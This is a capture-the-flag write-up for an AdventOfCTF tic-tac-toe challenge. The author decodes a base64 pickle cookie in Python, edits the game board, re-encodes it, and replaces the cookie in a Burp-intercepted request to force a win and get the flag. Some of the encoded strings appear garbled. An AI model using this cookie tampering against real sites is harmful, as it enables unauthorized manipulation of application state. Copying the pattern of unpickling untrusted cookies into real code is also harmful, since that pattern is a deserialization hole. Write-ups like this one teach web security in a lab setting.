
## **AdventOfCTF-20**




To pass the time until Christmas the elves challenge Santa to a game of tic-tac-toe. Santa plays X, can you make him win?

Visit https://20.adventofctf.com to start the challenge.





We are presented with this situation. We are O and it is our turn. If we place the O in (0,2) or (2,0) we are gonna win, but we need to make santa win.



In the cookies tab of my browser saw this cookie:

gAN9cQAoWAUAAABib2FyZHEBXXECKF1xAyhYAQAAAE9xBGgETmVdcQUoaARYAQAAAFhxBmgGZV1xByhOaAZoBmV1WAQAAAB0dXJucQhoBFgIAAAAZmluaXNoZWRxCY1YBgAAAHdpbm5lcnEKWAAAAABxC1gEAAAAc2FuZXEMiHUu

Let's try to base64 decode this data.

```
..}q.(X....boardq.]q.(]q.(X....Oq.h.Ne]q.(h.X....Xq.h.e]q.(Nh.h.eeX....turnq.h.X....f inishedq .X....winnerq X....q.X....saneq..u.
```

Looks like garbage. Then i saw a tweet from AdventOfCyber offical page that reminded me of serialization so i've tried converting that cookie to a python pickle.

```
import base64
import pickle
data="gASVWgAAAAAAAB9lCiMBWJvYXJklF2UKF2UKIwBT5RoBE5lXZQoaASMAViUaAZlXZQoTmgGaAZlZYw
EdHVybpRoBIwIZmluaXNoZWSUiYwGd2lubmVylIwAlIwEc2FuZZSIdS4="
game=base64.b64decode(data)
print(pickle.loads(game))
```

```
{
    'board':
        [['0', '0', None],
        ['0', 'X', 'X'],
        [None, 'X', 'X']],
    'turn': '0',
    'finished': False,
    'winner': '',
    'sane': True
}
```

That looks like exactly the situation that we have in the first picture.

Let's change the board state to one where santa always wins.

Right now if the O player selects position (0,2) it does not win and then it is the turn of player X and he will win. Let's convert back this game state to a pickle and base64 encode it.


b'gASVWgAAAAAAAB9lCiMBWJvYXJklF2UKF2UKIWBT5SMAViUTmVdlChoBWgEaAR1XZQoTmgFaAVlZYWEdHV ybpRoBIwIZmluaXNoZWSUiYwGd2lubmVylIwAlIWEc2FuZZSIdS4='

Great. Now intercept a request with burp where we (the O player) click on position (0,2)


```
Request to https://20.adventofctf.com:443 [167.99.17.182]
    Forward
                   Drop
                                  Intercept is on
                                                          Action
                                                                       Open Browser
                                                                                                                                              Comment this item
Pretty Raw \n Actions >
 1 GET /play/0/2 HTTP/1.1
          20.adventofctf.com
 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0
  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
 Accept-Encoding: gzip, deflate
Connection: close
Referer: https://20.adventofctf.com/
9 Cookie: game=
gASVWgAAAAAAAAAB91CiMBWJvYXJk1F2UKF2UKIwBT5SMAViUTmVd1ChoBWgEaAR1XZQoTmgFaAV1ZYwEdHVybpRoBIwIZmluaXNoZWSUiYwGd2lubmVylIwAlIwEc2FuZZSIdS4=
10 Upgrade-Insecure-Requests: 1
11 DNT: 1
12 Sec-GPC: 1
```

Remeber to change the game cookie to the one we created earlier.

After having forwarded all the request this is the table state:



Now it is santa's (X) let's put an X in position (2,0).



Flag: NOVI{p1ckle\_r1ck}

